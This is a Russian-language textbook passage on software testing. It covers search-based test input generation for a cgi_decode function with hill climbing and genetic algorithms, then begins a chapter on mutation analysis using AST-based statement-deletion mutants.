from typing import Dict, cast

def create_instrumented_function(f):
    source = inspect.getsource(f)
    node = ast.parse(source)
    node = BranchTransformer().visit(node)

    # Исправить номера строк, чтобы дерево компилировалось
    node = ast.fix_missing_locations(node)

    # Скомпилировать и добавить функцию в текущий модуль
    current_module = sys.modules[__name__]
    code = compile(cast(ast.Module, node), filename="<ast>", mode="exec")
    exec(code, current_module.__dict__)

# Глобальные таблицы расстояний
distances_true: Dict[int, int] = {}
distances_false: Dict[int, int] = {}

def cgi_decode_instrumented(s: str) -> str:
    return "" # заглушка для проверки типов

create_instrumented_function(cgi_decode)
```

Проверим эквивалентность исходной и преобразованной функций:

```
assert cgi_decode("Hello+Reader") == cgi_decode_instrumented("Hello+Reader")
cgi_decode_instrumented("Hello+Reader")

'Hello Reader'

distances_true

{1: 0, 2: 0, 3: 35}

distances_false

{1: 0, 2: 0, 3: 0}
```

Условия 1 и 2 принимали оба логических значения, а условие 3 — только ложное. Это ожидаемо: цикл был открыт и завершён, во входе встретился пробел +, но не было символа %.

Функция приспособленности для допустимых шестнадцатеричных входов

Поставим цель проверить часть `cgi_decode()`, которая декодирует допустимые шестнадцатеричные коды. Для этого условия 1, 3, 4 и 5 должны стать истинными, а условие 2 — ложным. Приспособленность можно получить суммой расстояний до этих ветвей.

Однако простая сумма создаёт перекося: если одно условие сравнивает огромные числа, а другое — маленькие, улучшение первого почти всегда сильнее влияет на итог. Поэтому перед сложением расстояния следует *нормализовать*.

Нормализация в диапазон `[a, b]` должна сохранять порядок: если $x < y$, то и `normalize(x) < normalize(y)`. Простая функция

Формула: `normalize(x)=(x)/(x+k)`

дешёва и отображает положительные числа в `[0, 1]`. Множитель позволил бы получить `[0, b]`. Параметр k задаёт крутизну; значение 1 — разумное по умолчанию, при котором кривая быстро приближается к 1, но никогда его не достигает.

```
def normalize(x):  
    return x / (1.0 + x)
```

Построим график исходных и нормализованных значений:

```
import matplotlib.pyplot as plt  
  
fig = plt.figure()  
ax = plt.axes()  
xs = range(100)  
ys = [value / (value + 1.0) for value in xs]  
ax.plot(xs, ys)
```

Не каждое условие выполняется каждым тестом. Расстояние для невыполненной ветви должно быть больше любого наблюдавшегося. После нормализации верхняя граница известна — это 1. Поэтому функция приспособленности выглядит так:

```
def get_fitness_cgi(x):  
    # Сбросить значения предыдущего запуска  
    global distances_true, distances_false  
    distances_true = {}  
    distances_false = {}  
  
    # Выполнить тестируемую функцию  
    try:  
        cgi_decode_instrumented(x)  
    except BaseException:  
        pass  
  
    # Сложить расстояния до ветвей  
    fitness = 0.0  
    for branch in [1, 3, 4, 5]:  
        if branch in distances_true:  
            fitness += normalize(distances_true[branch])  
        else:  
            fitness += 1.0  
  
    for branch in [2]:  
        if branch in distances_false:  
            fitness += normalize(distances_false[branch])  
        else:  
            fitness += 1.0  
  
    return fitness
```

Посмотрим, как оценка уменьшается по мере приближения к цели:

```

# Пустая строка даже не входит в цикл
get_fitness_cgi("")

4.5

# Нет символа процента
get_fitness_cgi("Hello+Reader")

2.9722222222222223

# Есть %, но нет допустимых шестнадцатеричных символов
get_fitness_cgi("%UU")

1.9230769230769231

# Есть % и один допустимый шестнадцатеричный символ
get_fitness_cgi("%AU")

0.9230769230769231

# Есть % и два допустимых шестнадцатеричных символа
get_fitness_cgi("%AA")

0.0

```

Поиск допустимого шестнадцатеричного входа подъёмом на холм

Пространство поиска определено `neighbor_strings()`, а оценка — `get_fitness_cgi()`. Осталось получить случайную начальную точку, как в [главе о мутационном фаззинге](#):

```

def random_string(l):
    s = ""
    for i in range(l):
        random_character = chr(random.randrange(32, 127))
        s = s + random_character
    return s

```

Объединим компоненты. Алгоритм почти не меняется: он создаёт строки вместо чисел и использует новую оценку.

```

def hillclimb_cgi():
    x = random_string(10)
    fitness = get_fitness_cgi(x)
    print("Initial input: %s at fitness %.4f" % (x, fitness))

    while fitness > 0:
        changed = False
        for nextx in neighbor_strings(x):
            new_fitness = get_fitness_cgi(nextx)
            if new_fitness < fitness:
                x = nextx
                fitness = new_fitness
                changed = True
                print("New value: %s at fitness %.4f" % (x, fitness))
                break

        # При необходимости выполнить случайный перезапуск
        if not changed:
            x = random_string(10)
            fitness = get_fitness_cgi(x)

    print("Optimum at %s, fitness %.4f" % (x, fitness))

hillclimb_cgi()

Initial input: o'@[3(rW*M at fitness 2.6667
New value: o&@[3(rW*M at fitness 2.5000
New value: o%@[3(rW*M at fitness 1.5000
New value: o%A[3(rW*M at fitness 0.8571

```



```

New value: o%A\3(rW*M at fitness 0.8333
New value: o%A]3(rW*M at fitness 0.8000
New value: o%A^3(rW*M at fitness 0.7500
New value: o%A_3(rW*M at fitness 0.6667
New value: o%A`3(rW*M at fitness 0.5000
New value: o%Aa3(rW*M at fitness 0.0000
Optimum at o%Aa3(rW*M, fitness 0.0000

```

Запустите алгоритм несколько раз. Иногда ему требуется лишь несколько шагов, иногда больше, но в конце он всегда создаёт строку с допустимой парой шестнадцатеричных символов.

Эволюционный поиск

Подъём на холм хорошо работает при сравнительно небольшой окрестности. В примере `cgi_decode()` этому помогли фиксированная длина 10 и печатный ASCII. Но что будет с 16-битными символами Unicode? Для URL они не подходят, однако такое расширение наглядно показывает проблему:

```

def random_unicode_string(l):
    s = ""
    for i in range(l):
        # Границы диапазона UTF-16
        random_character = chr(random.randrange(0, 65536))
        s = s + random_character
    return s

def unicode_string_neighbors(x):
    n = []
    for pos in range(len(x)):
        c = ord(x[pos])
        if c < 65536:
            n += [x[:pos] + chr(c + 1) + x[pos + 1:]]
        if c > 0:
            n += [x[:pos] + chr(c - 1) + x[pos + 1:]]
    return n

```

UTF-16 даёт 65 536 возможных значений. Добавим предел итераций, чтобы поиск мог отказаться от задачи, а не работать вечно:

```

def terminal_repr(s):
    return terminal_escape(repr(s))

def hillclimb CGI_limited(max_iterations):
    x = random_unicode_string(10)
    fitness = get_fitness CGI(x)
    print("Initial input: %s at fitness %.4f" %
          (terminal_repr(x), fitness))

    iteration = 0
    logs = 0
    while fitness > 0 and iteration < max_iterations:
        changed = False
        for nextx in unicode_string_neighbors(x):
            new_fitness = get_fitness CGI(nextx)
            if new_fitness < fitness:
                x = nextx
                fitness = new_fitness
                changed = True
                if logs < LOG_VALUES:
                    print("New value: %s at fitness %.4f" %
                          (terminal_repr(x), fitness))
                elif logs == LOG_VALUES:
                    print("...")
                logs += 1
                break
        if not changed:

```

```

        x = random_string(10)
        fitness = get_fitness_cgi(x)
        iteration += 1

    print("Optimum at %s, fitness %.4f" %
          (terminal_repr(x), fitness))

hillclimb_cgi_limited(100)

```

Типичный запуск остаётся около приспособленности 3 даже после ста шагов. Можно менять предел и наблюдать время поиска; без очень удачной начальной точки решение обычно требует неприемлемо долгого ожидания.

Глобальный поиск

Подъём на холм исследует локальную окрестность. Когда она огромна, это слишком дорого. Альтернатива — *глобальный* поиск с более крупными шагами. Простое изменение превращает подъём на холм в глобальный алгоритм: вместо перебора непосредственных соседей особь подвергается *мутации*.

Мутация должна теоретически позволять последовательными применениями достичь любой точки пространства, но не должна каждый раз полностью заменять особь случайной. Для эффективности большая часть признаков сохраняется. В строке из десяти символов можно заменить один символ:

```

def flip_random_character(s):
    pos = random.randint(0, len(s) - 1)
    new_c = chr(random.randrange(0, 65536))
    return s[:pos] + new_c + s[pos + 1:]

```

В каждой итерации текущая особь мутирует, потомок сравнивается с родителем, и лучший становится основой следующей итерации. Это *рандомизированный подъём на холм*:

```

def randomized_hillclimb():
    x = random_unicode_string(10)
    fitness = get_fitness_cgi(x)
    print("Initial value: %s at fitness %.4f" %
          (terminal_repr(x), fitness))

    iterations = 0
    while fitness > 0:
        mutated = flip_random_character(x)
        new_fitness = get_fitness_cgi(mutated)
        if new_fitness <= fitness:
            x = mutated
            fitness = new_fitness
        iterations += 1

    print("Optimum at %s after %d iterations" %
          (terminal_repr(x), iterations))

randomized_hillclimb()

Initial value: ' \uec4f\ue27f \uf314 ' at fitness 2.9998
Optimum at ' %e5  Ł' after 34356 iterations

```

Обычно он находит решение быстрее обычного подъёма, хотя всё ещё довольно медленно.

Есть тонкое, но важное отличие: используется `new_fitness <= fitness`, а не строгое `<`. В ландшафте могут быть плато одинаковой приспособленности. Обычный алгоритм преодолевал их перезапусками. Если рандомизированный вариант отвергал бы равных потомков, он снова и снова мутировал бы одну особь. Принимая равных, поиск перемещается по плато и повышает шанс выбрать.

Рандомизированный подъём известен также как *эволюционный алгоритм 1+1*, или *(1+1)EA*. Эволюционные алгоритмы имитируют естественную эволюцию: давление среды создаёт отбор, выживают наиболее приспособленные, и качество популяции постепенно растёт. В *(1+1)EA* популяция состоит из одной особи, порождающей одного потомка. На практике гораздо распространённее генетический алгоритм.

Генетические алгоритмы

Генетический алгоритм (ГА) исходит из того, что решение можно закодировать генетически. Хромосома — последовательность генов, каждый из которых задаёт один признак. Описание представляет *генотип*, а полученное решение — *фенотип*. Функция приспособленности оценивает фенотип.

Для `cgi_decode()` генами могут быть отдельные символы, а хромосомой — их последовательность. Это уже знакомое представление, но ГА требует других операций, чем перечисление соседей.

Алгоритм имитирует эволюцию:

1. Создать начальную популяцию случайных хромосом.
2. Отобрать приспособленные особи для размножения.
3. Получить новую популяцию размножением выбранных особей.
4. Повторять до оптимального решения или исчерпания бюджета.

Начальную популяцию создать просто:

```
def create_population(size):  
    return [random_unicode_string(10) for i in range(size)]
```

Отбор предпочитает более приспособленных, поэтому оценим всю популяцию и сохраним пары «особь, приспособленность»:

```
def evaluate_population(population):  
    fitness = [get_fitness_cgi(x) for x in population]  
    return list(zip(population, fitness))  
  
population = create_population(10)  
for individual, fitness in evaluate_population(population):  
    print("%s: %.4f" % (terminal_repr(individual), fitness))
```

Отбор часто объясняют «выживанием наиболее приспособленных», но Дарвин подчёркивал и половой отбор. На выбор партнёра влияет конкуренция и демонстрация качеств — например, хвост павлина сигнализирует о здоровье. В ГА лучшая приспособленность повышает вероятность размножения.

Простой способ — *турнирный отбор*: несколько случайных особей соревнуются, и выбирается лучшая.

```
def selection(evaluated_population, tournament_size):  
    competition = random.sample(evaluated_population, tournament_size)  
    winner = min(competition, key=lambda individual: individual[1])[0]  
  
    # Вернуть копию выбранной особи  
    return winner[:]
```

`tournament_size` определяет *давление отбора*. В большом турнире чаще присутствует очень хорошая особь; она может быстро захватить следующее поколение, уменьшить разнообразие и вызвать преждевременную сходимость. Слишком маленький турнир, напротив, тормозит эволюцию. Значение зависит от размера популяции, но обычно невелико, например 5.

```
population = create_population(10)
```

```

fitness = evaluate_population(population)
selected = selection(fitness, 10)
print("Winner: %s" % terminal_repr(selected))

```

Выбранные особи размножаются, образуя новое поколение. Их генетический материал объединяется *скрещиванием*: выбирается случайная точка разреза, а половины родительских хромосом комбинируются.

```

def crossover(parent1, parent2):
    pos = random.randint(1, len(parent1))
    offspring1 = parent1[:pos] + parent2[pos:]
    offspring2 = parent2[:pos] + parent1[pos:]
    return offspring1, offspring2

```

```

parent1 = "Hello World"
parent2 = "Goodbye Book"
crossover(parent1, parent2)

```

```

('Hello W Book', 'Goodbyeorld')

```

Другой необходимый механизм — мутация. Иногда в генах потомка возникают небольшие изменения. Полезный материал с большей вероятностью сохранится, а бесполезный быстро исчезнет.

Скрещивание и мутация вероятностны. Для последовательности можно мутировать каждый ген с вероятностью $1/n$, чтобы в среднем менялся один. Новый символ берётся не равновероятно из всего диапазона, а из нормального распределения со средним в текущем значении. Произвольно выбранное стандартное отклонение 100 делает малые изменения вероятнее больших.

```

def mutate(chromosome):
    mutated = chromosome[:]
    P = 1.0 / len(mutated)

    for pos in range(len(mutated)):
        if random.random() < P:
            new_c = chr(int(random.gauss(ord(mutated[pos]), 100) % 65536))
            mutated = mutated[:pos] + new_c + mutated[pos + 1:]
    return mutated

```

Теперь соберём полный алгоритм:

```

def genetic_algorithm():
    generation = 0
    population = create_population(100)
    fitness = evaluate_population(population)
    best = min(fitness, key=lambda item: item[1])
    best_individual = best[0]
    best_fitness = best[1]
    print("Best fitness of initial population: %s - %.10f" %
          (terminal_repr(best_individual), best_fitness))
    logs = 0

    while best_fitness > 0 and generation < 1000:
        new_population = []
        while len(new_population) < len(population):
            offspring1 = selection(fitness, 10)
            offspring2 = selection(fitness, 10)

            if random.random() < 0.7:
                offspring1, offspring2 = crossover(offspring1, offspring2)

            offspring1 = mutate(offspring1)
            offspring2 = mutate(offspring2)
            new_population.append(offspring1)
            new_population.append(offspring2)

        generation += 1
        population = new_population
        fitness = evaluate_population(population)

```

```

best = min(fitness, key=lambda item: item[1])
best_individual = best[0]
best_fitness = best[1]
if logs < LOG_VALUES:
    print("Best fitness at generation %d: %s - %.8f" %
          (generation, terminal_repr(best_individual), best_fitness))
elif logs == LOG_VALUES:
    print("...")
logs += 1

print("Best individual: %s, fitness %.10f" %
      (terminal_repr(best_individual), best_fitness))

genetic_algorithm()

```

Один из прогонов начинает с оценки около 2,99, на третьем поколении находит %, затем приближается к допустимым цифрам и завершает строкой вроде 'ß %2A' с приспособленностью 0.

Итоговое краткое содержание

Глава показала, как метаэвристические алгоритмы находят входы, достигающие заданных позиций исходного кода. Простейший метод — `hillclimber()`. В зависимости от ландшафта применяются варианты `steepest_ascent_hillclimber()` и `restarting_hillclimber()`.

Разные цели оптимизации выражаются функциями приспособленности. Близость к позиции кода измеряется инструментированием исходной программы:

```
cgi_decode_instrumented = create_instrumented_function(cgi_decode)
```

Оценка получается запуском инструментированной версии:

```
get_fitness_cgi("Foo")

5.0
```

Для сложных функций пространство поиска становится намного больше, и его исследуют эволюционными методами, например `genetic_algorithm()`.

Усвоенные уроки

- Задача метаэвристического поиска состоит из алгоритма, представления и функции приспособленности.
- В генерации тестов функция приспособленности обычно оценивает, насколько близко выполнение подошло к целевой позиции. Расстояние вычисляется во время запуска посредством инструментации.
- Локальные методы вроде подъёма на холм хорошо работают, если окрестность определена и не слишком велика.
- Глобальные методы вроде генетических алгоритмов очень гибки и хорошо масштабируются на более крупные задачи тестирования.

Что дальше

Здесь рассматривались сравнительно простые входы. Те же алгоритмы можно применять для эволюции сложных тестовых данных, в частности входов, описанных грамматикой.

Дополнительные материалы

Цели поиска обычно связаны с покрытием. Дополнительные источники перечислены во [введении в тестирование](#).

Упражнения

Будут добавлены позднее.

Мутационный анализ

В [главе о покрытии](#) мы показали, как определить выполняемые части программы и оценить, насколько набор тестов охватывает её структуру. Но одно покрытие не всегда хорошо измеряет эффективность: можно получить отличные показатели, ни разу не проверив правильность результата.

В этой главе представлен другой способ оценки набора тестов. В код внедряются *мутации* — искусственные дефекты, после чего проверяется, способен ли набор тестов их обнаружить. Предполагается, что тесты, пропускающие такие мутации, будут пропускать и реальные ошибки.

Предварительные знания

- Нужно понимать основы выполнения программ.
- Следует прочитать [главу о покрытии](#).

Краткое содержание

Глава вводит два способа мутационного анализа. `MuFunctionAnalyzer` работает с отдельными функциями. Для функции `gcd` и двух тестов анализ запускается так:

```
for mutant in MuFunctionAnalyzer(gcd, log=True):
    with mutant:
        assert gcd(1, 0) == 1, "Minimal"
        assert gcd(0, 1) == 1, "Mirror"
    mutant.pm.score()
```

Из семи мутантов тесты обнаруживают три, поэтому оценка равна:

```
0.42857142857142855
```

`MuProgramAnalyzer` предназначен для самостоятельных программ с наборами тестов. Пусть исходный код `gcd` хранится в `gcd_src`, а тесты — в `TestGCD`:

```
class TestGCD(unittest.TestCase):
    def test_simple(self):
        assert cfg.gcd(1, 0) == 1

    def test_mirror(self):
        assert cfg.gcd(0, 1) == 1

for mutant in MuProgramAnalyzer('gcd', gcd_src):
    mutant[test_module].runTest('TestGCD')
    mutant.pm.score()
```

В показанном прогоне тесты уничтожают всех мутантов, и оценка равна 1. Мутационная оценка лучше чистого покрытия отражает качество тестового набора.

Почему структурного покрытия недостаточно

Показатели [структурного покрытия](#) не проверяют, было ли выполнение программы *правильным*. Запуск с незамеченным неверным результатом учитывается точно так же, как запуск с верным. Если удалить утверждения из обычного теста, покрытие не изменится, хотя ценность набора резко упадёт.

Рассмотрим такой «тест»:

```
def ineffective_test_1():
    execute_the_program_as_a_whole()
    assert True
```

Последнее утверждение проходит независимо от поведения `execute_the_program_as_a_whole()`. Исключение всё же уронит тест, но можно обойти и это:

```
def ineffective_test_2():
    try:
        execute_the_program_as_a_whole()
    except:
        pass
    assert True
```

Такие «тесты» способны достичь 100%-го покрытия кода или любой другой структурной метрики, но их способность обнаруживать ошибки равна нулю.

Как убедиться, что тесты действительно полезны? Можно внедрять ошибки и оценивать, поймает ли их набор. Но возникает вопрос: откуда брать ошибки? Ручной выбор будет смещён представлениями разработчика о вероятных местах и эффектах дефектов, а создание качественных дефектов требует много времени ради косвенной выгоды.

Внедрение искусственных дефектов с помощью мутационного анализа

Мутационный анализ предлагает систематическую альтернативу: в программу внедряются *искусственные дефекты*, или *мутации*, и проверяется, обнаружит ли их набор тестов. Например, где-нибудь в `execute_the_program_as_a_whole()` оператор `+` можно заменить на `-`. Приведённые выше неэффективные тесты этого не заметят, поскольку не проверяют результаты. Эффективный тест заметит; считается, что чем лучше тест обнаруживает искусственные дефекты, тем лучше он обнаруживает реальные.

Мутационный анализ рассматривает вероятность внесения ошибки с точки зрения программиста. Если каждому элементу кода уделяется примерно одинаковое внимание, можно предположить, что каждый токен имеет сходную вероятность быть записанным неверно. Компилятор и статические анализаторы отсеют часть ошибок. Оставшиеся допустимые токены, отличающиеся от исходного и проходящие компиляцию, образуют множество возможных *мутаций*, представляющих вероятные дефекты.

Качество набора тестов оценивается его способностью обнаружить такие мутации. Доля обнаруженных мутантов среди всех созданных *допустимых* мутантов называется мутационной оценкой. Она характеризует способность инструмента анализа предотвращать дефекты и подходит для сравнения статических тестов, генераторов тестов и фаззеров, а также статического и символического выполнения.

Есть и другая интуиция. Набор тестов — программа, принимающая в качестве входа тестируемую программу. Его можно *фаззить*, внося небольшие мутации во входную программу и проверяя реакцию. Набор должен пропускать лишь оригинал; любой мутант, не признанный ошибочным, представляет дефект самого набора тестов.

Достаточность структурного покрытия на примере

Рассмотрим более подробный пример. Функция `triangle()` классифицирует треугольник со сторонами *a*, *b* и *c*; требуется проверить её правильность.

```
def triangle(a, b, c):
    if a == b:
        if b == c:
            return 'Equilateral'
        else:
            return 'Isosceles'
    else:
        if b == c:
            return "Isosceles"
        else:
            if a == c:
                return "Isosceles"
            else:
                return "Scalene"
```

Вот несколько тестов:

```
def strong_oracle(fn):
    assert fn(1, 1, 1) == 'Equilateral'

    assert fn(1, 2, 1) == 'Isosceles'
    assert fn(2, 2, 1) == 'Isosceles'
    assert fn(1, 2, 2) == 'Isosceles'

    assert fn(1, 2, 3) == 'Scalene'

strong_oracle(triangle)
```

Все тесты проходят. Но это утверждение ценно лишь тогда, когда известно, что тесты эффективны. Как показано в главе о покрытии, одним из показателей служит структурное покрытие, например покрытие операторов.

Добавим визуализацию выполненных строк:

```
from Coverage import Coverage
import inspect

class VisualCoverage(Coverage):
    def show_coverage(self, fn):
        src = inspect.getsource(fn)
        name = fn.__name__
        covered = set([lineno for method, lineno in self._trace
                        if method == name])
        for i, s in enumerate(src.split('\n')):
            print('%s %2d: %s' %
                  ('#' if i + 1 in covered else ' ', i + 1, s))

with VisualCoverage() as cov:
    strong_oracle(triangle)
    cov.show_coverage(triangle)

1: def triangle(a, b, c):
# 2:     if a == b:
# 3:         if b == c:
# 4:             return 'Equilateral'
5:         else:
# 6:             return 'Isosceles'
7:     else:
# 8:         if b == c:
# 9:             return "Isosceles"
10:        else:
# 11:            if a == c:
# 12:                return "Isosceles"
13:            else:
# 14:                return "Scalene"
```

`strong_oracle()` охватывает все возможные условия и выглядит достаточно хорошим по структурному покрытию. Но рассказывает ли покрытие всю историю? Рассмотрим другой набор:

```
def weak_oracle(fn):
    assert fn(1, 1, 1) == 'Equilateral'

    assert fn(1, 2, 1) != 'Equilateral'
    assert fn(2, 2, 1) != 'Equilateral'
    assert fn(1, 2, 2) != 'Equilateral'

    assert fn(1, 2, 3) != 'Equilateral'
```

Здесь проверяется только то, что треугольник с неравными сторонами не равносторонний. Измерим покрытие:

```
with VisualCoverage() as cov:
    weak_oracle(triangle)
cov.show_coverage(triangle)
```

Результат строка в строку совпадает с покрытием `strong_oracle()`. Однако очевидно, что слабый оракул менее эффективен. Покрытие не различает эти наборы, потому что не оценивает *качество* утверждений — более того, утверждения вообще его не интересуют. А именно они являются важнейшей частью эффективности тестов. Значит, нужен способ оценивать их качество.

Внедрение искусственных дефектов

Покрытие выступает лишь *косвенным показателем* вероятности обнаружения ошибок. Можно попробовать измерить эту вероятность непосредственно: внедрять ошибки по одной и считать, сколько из них обнаруживает тестовый набор. Частота обнаружения и будет оценкой. Такая техника называется *внедрением дефектов*.

Создадим вариант `triangle()` с искусственной ошибкой:

```
def triangle_m1(a, b, c):
    if a == b:
        if b == c:
            return 'Equilateral'
        else:
            # return 'Isosceles'
            return None # <-- внедрённый дефект
    else:
        if b == c:
            return "Isosceles"
        else:
            if a == c:
                return "Isosceles"
            else:
                return "Scalene"
```

Проверим слабый оракул:

```
from ExpectError import ExpectError

with ExpectError():
    weak_oracle(triangle_m1)
```

Он не замечает изменения. Сильный оракул обнаруживает его:

```
with ExpectError():
    strong_oracle(triangle_m1)

AssertionError (expected)
```

Это свидетельство того, что `strong_oracle()` — лучший набор тестов.

Внедрение дефектов даёт хороший показатель, если имеется список возможных ошибок. Но составить непредвзятый список дорого: дефекты должны быть достаточно реалистичными и не слишком простыми, а ручной процесс неизбежно отражает представления автора. Даже тщательно отобранный набор вряд ли будет исчерпывающим и может пропустить важные классы ошибок и части программы. Поэтому ручное внедрение не заменяет покрытие.

Мутационный анализ предлагает альтернативу *curated*-набору. Если программист понимает программу, большинство его ошибок, вероятно, является небольшими ошибками переписывания — изменением нескольких токенов. Компилятор обнаружит многие из них, а большинство оставшихся дефектов будет представлять небольшое, часто однотокенное, отклонение от правильной программы. Это называется *гипотезой компетентного программиста*, или *гипотезой конечной окрестности*.

А как быть с крупными дефектами, состоящими из нескольких малых? Для большинства из них тест, обнаруживающий отдельный малый дефект, скорее всего обнаружит и содержащий его сложный дефект. Это предположение называется *эффектом сцепления*.

На практике генерируются все допустимые варианты программы, отличающиеся небольшим изменением. Они называются *мутантами*. Набор тестов запускается на каждом варианте. Обнаруженный мутант считается *убитым*. Эффективность равна доле убитых мутантов среди всех допустимых.

Далее реализуем простой каркас мутационного анализа и применим его к нашим наборам тестов.

Мутация кода Python

Для преобразования программы Python будем работать с её *абстрактным синтаксическим деревом* (AST) — внутренним представлением, которое компилятор и интерпретатор используют после чтения текста.

Программа превращается в дерево, затем части дерева изменяются: например, `+` заменяется на `-` и наоборот, а настоящий оператор — на ничего не делающий `pass`. Полученное дерево можно передать интерпретатору либо преобразовать обратно в текст.

Сначала импортируем средства работы с AST:

```
import ast
import inspect
```

Исходный текст функции можно получить через `inspect.getsource()`; для функций из других ноутбуков это не работает.

```
triangle_source = inspect.getsource(triangle)
triangle_source
```

Для удобного форматирования `print_content(s, suffix)` подсвечивает строку `s`, как содержимое файла с расширением `suffix`:

```
from bookutils import print_content
print_content(triangle_source, '.py')
```

Разбор текста создаёт абстрактное синтаксическое дерево:

```
triangle_ast = ast.parse(triangle_source)
```

Структуру можно исследовать текстовой функцией `ast.dump()` или графически с помощью [showast](#). Корень — `Module`, содержащий `FunctionDef` с именем и аргументами. Тело функции — список операторов; здесь оно начинается с `If`, внутри которого находятся другие узлы `If`, `Compare`, `Name`,

Constant и Return.

```
print(ast.dump(triangle_ast, indent=4))
```

Начало дампа:

```
Module(
  body=[
    FunctionDef(
      name='triangle',
      args=arguments(
        args=[arg(arg='a'), arg(arg='b'), arg(arg='c')]),
        body=[
          If(
            test=Compare(
              left=Name(id='a', ctx=Load()),
              ops=[Eq()],
              comparators=[Name(id='b', ctx=Load())]),
            ...
```

Графическое представление воспроизводится так:

```
from bookutils import rich_output

if rich_output():
    import showast
    showast.show_ast(triangle_ast)
```

Функция `ast.unparse()` превращает дерево обратно в привычный исходный код Python:

```
print_content(ast.unparse(triangle_ast), '.py')
```

Результат семантически совпадает с `triangle()`, хотя `unparse()` может упростить вложенные конструкции `else: if` до `elif` и нормализовать кавычки и пробелы.

Простой мутатор функций

Теперь изменим программу `triangle()`. Простой способ получить допустимый вариант — заменить один из её операторов на `pass`.

`MuFunctionAnalyzer` — основной класс мутационного анализа тестового набора для отдельной функции. Он принимает тестируемую функцию и нормализует её код, один раз разбирая и снова выводя AST. Это нужно, чтобы будущие различия между оригиналом и мутантом не искажались пробелами, комментариями и форматированием.

```
class MuFunctionAnalyzer:
    def __init__(self, fn, log=False):
        self.fn = fn
        self.name = fn.__name__
        src = inspect.getsource(fn)
        self.ast = ast.parse(src)
        self.src = ast.unparse(self.ast) # нормализация
        self.mutator = self.mutator_object()
        self.nmutations = self.get_mutation_count()
        self.un_detected = set()
        self.mutants = []
        self.log = log

    def mutator_object(self, locations=None):
        return StmtDeletionMutator(locations)

    def register(self, m):
        self.mutants.append(m)

    def finish(self):
        pass
```

`get_mutation_count()` получает число возможных мутаций:

```
class MuFunctionAnalyzer(MuFunctionAnalyzer):
    def get_mutation_count(self):
        self.mutator.visit(self.ast)
        return self.mutator.count
```

`Mutator` — базовый класс отдельных преобразований. Он принимает номер изменяемой позиции. Подкласс вызывает `mutable_visit()` для интересующих узлов. Без конкретной позиции метод лишь обходит все точки мутации и считает их в `self.count`; с указанной позицией вызывает `mutation_visit()`, который меняет узел. Одна позиция в более сложных мутационных операторах может порождать несколько вариантов.

```
class Mutator(ast.NodeTransformer):
    def __init__(self, mutate_location=-1):
        self.count = 0
        self.mutate_location = mutate_location

    def mutable_visit(self, node):
        self.count += 1 # нумерация начинается с 1
        if self.count == self.mutate_location:
            return self.mutation_visit(node)
        return self.generic_visit(node)
```

`StmtDeletionMutator` подключается ко всем посетителям операторов:

```
class StmtDeletionMutator(Mutator):
    def visit_Return(self, node): return self.mutable_visit(node)
    def visit_Delete(self, node): return self.mutable_visit(node)

    def visit_Assign(self, node): return self.mutable_visit(node)
    def visit_AnnAssign(self, node): return self.mutable_visit(node)
    def visit_AugAssign(self, node): return self.mutable_visit(node)

    def visit_Raise(self, node): return self.mutable_visit(node)
    def visit_Assert(self, node): return self.mutable_visit(node)

    def visit_Global(self, node): return self.mutable_visit(node)
    def visit_Nonlocal(self, node): return self.mutable_visit(node)

    def visit_Expr(self, node): return self.mutable_visit(node)

    def visit_Pass(self, node): return self.mutable_visit(node)
    def visit_Break(self, node): return self.mutable_visit(node)
    def visit_Continue(self, node): return self.mutable_visit(node)
```

Сама мутация заменяет оператор на `pass`:

```
class StmtDeletionMutator(StmtDeletionMutator):
    def mutation_visit(self, node):
        return ast.Pass()
```

Для `triangle()` получаются пять мутаций — по одной для каждого `return`:

```
MuFunctionAnalyzer(triangle).nmutations
5
```

Чтобы получать мутантов по одному, сделаем анализатор итерируемым:

```
class MuFunctionAnalyzer(MuFunctionAnalyzer):
    def __iter__(self):
        return PMIterator(self)
```

Итератор хранит анализатор и текущий индекс:

```
class PMIterator:
    def __init__(self, pm):
        self.pm = pm
        self.idx = 0
```

`__next__()` возвращает соответствующий `Mutant`, регистрирует его и завершает обход после всех позиций:

```
class PMIterator(PMIterator):
    def __next__(self):
        i = self.idx
        if i >= self.pm.nmutations:
            self.pm.finish()
            raise StopIteration()
        self.idx += 1
        mutant = Mutant(self.pm, self.idx, log=self.pm.log)
        self.pm.register(mutant)
        return mutant
```

Класс `Mutant` хранит сведения, необходимые для генерации и оценки одного варианта:

```
class Mutant:
    def __init__(self, pm, location, log=False):
        self.pm = pm
        self.i = location
        self.name = "%s_%s" % (self.pm.name, self.i)
        self._src = None
        self.tests = []
        self.detected = False
        self.log = log

for m in MuFunctionAnalyzer(triangle):
    print(m.name)

triangle_1
triangle_2
triangle_3
triangle_4
triangle_5
```

`generate_mutant()` создаёт новый мутатор для нужной позиции и передаёт ему копию `AST`, полученную повторным разбором нормализованного исходника:

```
class Mutant(Mutant):
    def generate_mutant(self, location):
        mutant_ast = self.pm.mutator_object(location).visit(
            ast.parse(self.pm.src)) # копия
        return ast.unparse(mutant_ast)
```

`src()` лениво вычисляет и кэширует мутированный текст:

```
class Mutant(Mutant):
    def src(self):
        if self._src is None:
            self._src = self.generate_mutant(self.i)
        return self._src
```

Различия с оригиналом можно показать через `difflib`:

```
import difflib

for mutant in MuFunctionAnalyzer(triangle):
    for line in difflib.unified_diff(
        mutant.pm.src.split('\n'), mutant.src().split('\n'),
        fromfile=mutant.pm.name, tofile=mutant.name, n=3):
        print(line)
```

Каждый из пяти вариантов заменяет очередной `return` на `pass`. Например:

```
--- triangle
+++ triangle_1
@@ -1,7 +1,7 @@
def triangle(a, b, c):
    if a == b:
        if b == c:
-            return 'Equilateral'
```

```
+ pass
```

Добавим вывод различий непосредственно в Mutant:

```
class Mutant(Mutant):
    def diff(self):
        return '\n'.join(difflib.unified_diff(
            self.pm.src.split('\n'), self.src().split('\n'),
            fromfile='original', tofile='mutant', n=3))
```

Оценка мутаций

Теперь можно реализовать собственно оценку. Мутант станет *контекстным менеджером*, проверяющим, проходят ли все утверждения. Использование будет выглядеть так:

```
for mutant in MuFunctionAnalyzer(function):
    with mutant:
        assert function(x) == y
```

Пока mutant активен — внутри блока with — исходная функция заменяется мутированной.

`__enter__()` вызывается при входе в блок. Он компилирует мутанта как функцию Python и помещает её в глобальное пространство имён, поэтому утверждения вызывают изменённую версию:

```
class Mutant(Mutant):
    def __enter__(self):
        if self.log:
            print('<->\t%s' % self.name)
        c = compile(self.src(), '<mutant>', 'exec')
        eval(c, globals())
```

`__exit__()` проверяет, возникло ли исключение — упало утверждение или произошла другая ошибка. В таком случае мутация помечается обнаруженной. Затем исходная функция восстанавливается:

```
class Mutant(Mutant):
    def __exit__(self, exc_type, exc_value, traceback):
